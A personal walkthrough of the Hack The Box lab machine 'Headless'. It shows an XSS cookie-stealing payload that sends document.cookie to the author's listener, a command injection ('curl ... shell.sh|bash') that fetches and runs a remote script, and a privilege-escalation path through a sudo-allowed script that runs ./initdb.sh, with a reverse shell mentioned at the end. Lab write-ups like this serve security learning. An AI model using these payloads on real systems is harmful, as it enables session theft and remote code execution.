
Headless

Thursday, May 16, 2024 11:02 AM

Starting off with an nmap scan as usual




```
┌─[us-vip-16]─[10.10.14.23]─[marcoose@htb-iohmjbvtns]─[~/headless]
└──╼ [★]$ nmap -sC -sV -oA nmap 10.10.11.8
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-16 16:57 BST
Nmap scan report for 10.10.11.8
Host is up (0.074s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 900294283dab2274df0ea3b20f2bc617 (ECDSA)
|_  256 2eb90824021b609460b384a99e1a60ca (ED25519)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Thu, 16 May 2024 15:57:46 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2799
|     Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
|     Connection: close
```

Things I took note of:
Shows SSH is open
python server running on port 5000 (Werkzeug/2.2.2 Python/3.11.2)
Given we found a version of the web server I check online to see if that is a secure version and we find that there appears to be a couple vulnerabilities with this version that gives us some clues as to what I may need to do.

The Set-Cookie flag looks interesting as well

Google python and port 5000 reveals that this is likely to be a python web app so I can check it out in the browser




Welcome to Our Website

We're working hard to bring you an amazing online experience.


Site will be live in 24d 23h 59m 57s.

Running gobuster in dir mode against the site using seclists



```
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
ested URL was not found on the server. If you entered the URL manually please check your spellin
===============================================================
[+] Url:                     http://10.10.11.8:5000/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/useful/SecLists/Discovery/Web-Content/director
y-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2024/05/16 17:09:03 Starting gobuster in directory enumeration mode
===============================================================
/support              (Status: 200) [Size: 2363]
/dashboard            (Status: 500) [Size: 265]
```

/Support takes us to



Contact Support

First Name:

Last Name:


Email:

Phone Number:

Message:

Submit

There's a couple of input fields here we can try some payloads in



Unauthorized

The server could not verify that you are authorized to access the URL requested. You either supplied the wrong credentials (e.g. a bad password), or your browser doesn't understand how to supply the credentials required.

This hints us that the cookie we saw in our nmap scan earlier "is_admin" is important. Our current is_admin cookie is not allowing us access to the page so we need to find some way to steal a cookie and manipulate our current one to give us access.

This article gives us some hints on how we can accomplish this
https://pswalia2u.medium.com/exploiting-xss-stealing-cookies-csrf-2325ec03136e


The first option for cookie stealing

1. Classic way-

```
<script>var i=new Image(); i.src="http://10.10.14.8/?
cookie="+btoa(document.cookie);</script>
```

Here we have used btoa() method for converting the cookie string into base64 encoded string.


```
python3 -m http.server -m 80
```



```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.14.8 - - [09/Aug/2021 11:42:07] "GET /?cookie=aWQ9MzsgdXNlcm5hbWU9ZEdWemRHVnk7IHBhc3N3b3JkPWRHVnpkR1Z5ZEdWemRFQX
hNak0lM0Q= HTTP/1.1" 200 -
10.10.10.154 - - [09/Aug/2021 11:46:04] "GET /?cookie=dXNlcm5hbWU9WVdSdGFXNCUzRDsgcGFzc3dvcmQ9U0c5d1pXeGxjM055YjIxaGJu
UnBZdyUzRCUzRDsgaWQ9MQ== HTTP/1.1" 200 -
```

So it looks like this is attempting some xss to make a call back to a http server we host on our machine to grab the cookie

Trying out the script that we got from that top line in the support page (substituting the our ip and the port that I used to host the python server)



Contact Support

First Name: test

Last Name: test


Email: test@gmail.com

Phone Number: 1

Message:

```
<script>var i=new Image();i.src="http://10.10.14.23:4242/?cookie="+btoa(document.cookie);</script>
```

That resulted in me getting an error




Hacking Attempt Detected

Your IP address has been flagged, a report with your browser information has been sent to the administrators for investigation.

Client Request Information:


```
Method: POST
URL: http://10.10.11.8:5000/support
Headers: Host: 10.10.11.8:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image
/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 212
Origin: http://10.10.11.8:5000
Dnt: 1
Connection: keep-alive
Referer: http://10.10.11.8:5000/support
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1
Sec-Gpc: 1
```

Putting the XSS into the User-Agent field in a request works, but appending it to the message field didn't?
So I need to research why that may be the case!
(During the box I was just trying different fields to see if any were vulnerable to xss) - Further researching the topic reveals that user input should be encoded in the HTTP header as well. Other preventions include X-XSS protection headers as another form of input sanitization of HTML responses.)




```
POST /support HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: <script>var i=new Image();
i.src="http://10.10.14.23:4242/?cookie="+btoa(document.cookie);</script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 160
Origin: http://10.10.11.8:5000
DNT: 1
Connection: close
Referer: http://10.10.11.8:5000/support
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

fname=test&lname=test&email=test%40gmail.com&phone=t&message=<script>var i=new Image();
i.src="http://10.10.14.23:4242/?cookie="+btoa(document.cookie);</script>
```

Below is a screenshot of the cookie being captured from the python web server I'm hosting



```
10.10.11.8 - - [16/May/2024 20:49:42] "GET /?cookie=aXNfYWRtaW49SW1Ga2JXbHVJZy5k
bXpEa1pORW02Q0swb3lMMWZiTS1TblhwSDA= HTTP/1.1" 200 -
10.10.11.8 - - [16/May/2024 20:51:46] "GET /?cookie=aXNfYWRtaW49SW1Ga2JXbHVJZy5k
bXpEa1pORW02Q0swb3lMMWZiTS1TblhwSDA= HTTP/1.1" 200 -
```


The cookie is base64 ended based on the payload we used from that article so then I go ahead and decode it.



```
┌─[us-vip-16]─[10.10.14.23]─[marcoose@htb-iohmjbvtns]─[~/headless]
└──╼ [★]$ echo "aXNfYWRtaW49SW1Ga2JXbHVJZy5kbXpEa1pORW02Q0swb3lMMWZiTS1TblhwSDA=" | base64 -d
is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0┌─[us-vip-16]─[10.10.14.23]─[marcoose@htb-iohmj
```

is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0

Then we can try and modify a request to that dashboard page in burp so that we are using that cookie instead. So I turn my proxy back on and go the dashboard page again, but modify the cookie: is_admin= line to be the cookie that I just captured. That gives us access to the dashboard!



Administrator Dashboard


Generate a website health report:

Select Date:

15 / 09 / 2023

The only function of this page is taking a user input and then generating a report, but we can't edit the box on the site itself to try some command injection I opt to try it in burp by intercepting a request containing the date that I submit then sending it to the repeater to try and get a shell.


Went through the usual process of writing a payload for a shell, hosted it in a python web server and then opening a nc listener on the port specified in the payload.



```
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

date=2023-09-15;curl http://10.10.14.23:4242/shell.sh|bash
```

Make sure to edit the cookie back to the one we captured


And that works we have a shell.



```
dvir@headless:~/app$ python3 -c 'import pty;pty.spawn("bin/bash")'
python3 -c 'import pty;pty.spawn("bin/bash")'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib/python3.11/pty.py", line 171, in spawn
    os.execlp(argv[0], *argv)
  File "<frozen os>", line 557, in execlp
  File "<frozen os>", line 574, in execvp
  File "<frozen os>", line 597, in _execvpe
FileNotFoundError: [Errno 2] No such file or directory
dvir@headless:~/app$ python -c 'import pty;pty.spawn("bin/bash")'
python -c 'import pty;pty.spawn("bin/bash")'
bash: python: command not found
dvir@headless:~/app$
```


I tried the usual python step to get a fully interactive shell, but that didn't work as it appears python is not on the system?

The userflag is just in the user's home directory.




```
dvir@headless:~$ cat user
cat user.txt
fec16e18cbb7a5cbd6e202278438cec3
dvir@headless:~$
```

Now that we have the userflag I run sudo -l to see what privilieges I can run.




```
dvir@headless:~$ sudo -l
sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
```

Some enumeration reveals that usr/bin/syscheck can be run by dvir, but the file is actually run by root.



```
dvir@headless:~$ file /usr/bin/syscheck
file /usr/bin/syscheck
/usr/bin/syscheck: Bourne-Again shell script, ASCII text executable
dvir@headless:~$ ls -la /usr/bin/syscheck
ls -la /usr/bin/syscheck
-r-xr-xr-x 1 root root 768 Feb  2 16:11 /usr/bin/syscheck
dvir@headless:~$
```

Catting out the contents of usr/bin/syscheck we can see that if some conditions are met a script called initdb.sh is being run. So lets go see if we have permissiosn to edit that.



```
if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
fi
```


It looks like that file is being run from the current directory, but it doesn't seem to exist? So we can make that file and maybe make it execute a payload

So I generate a nc reverse shell in /usr/bin and start a listener

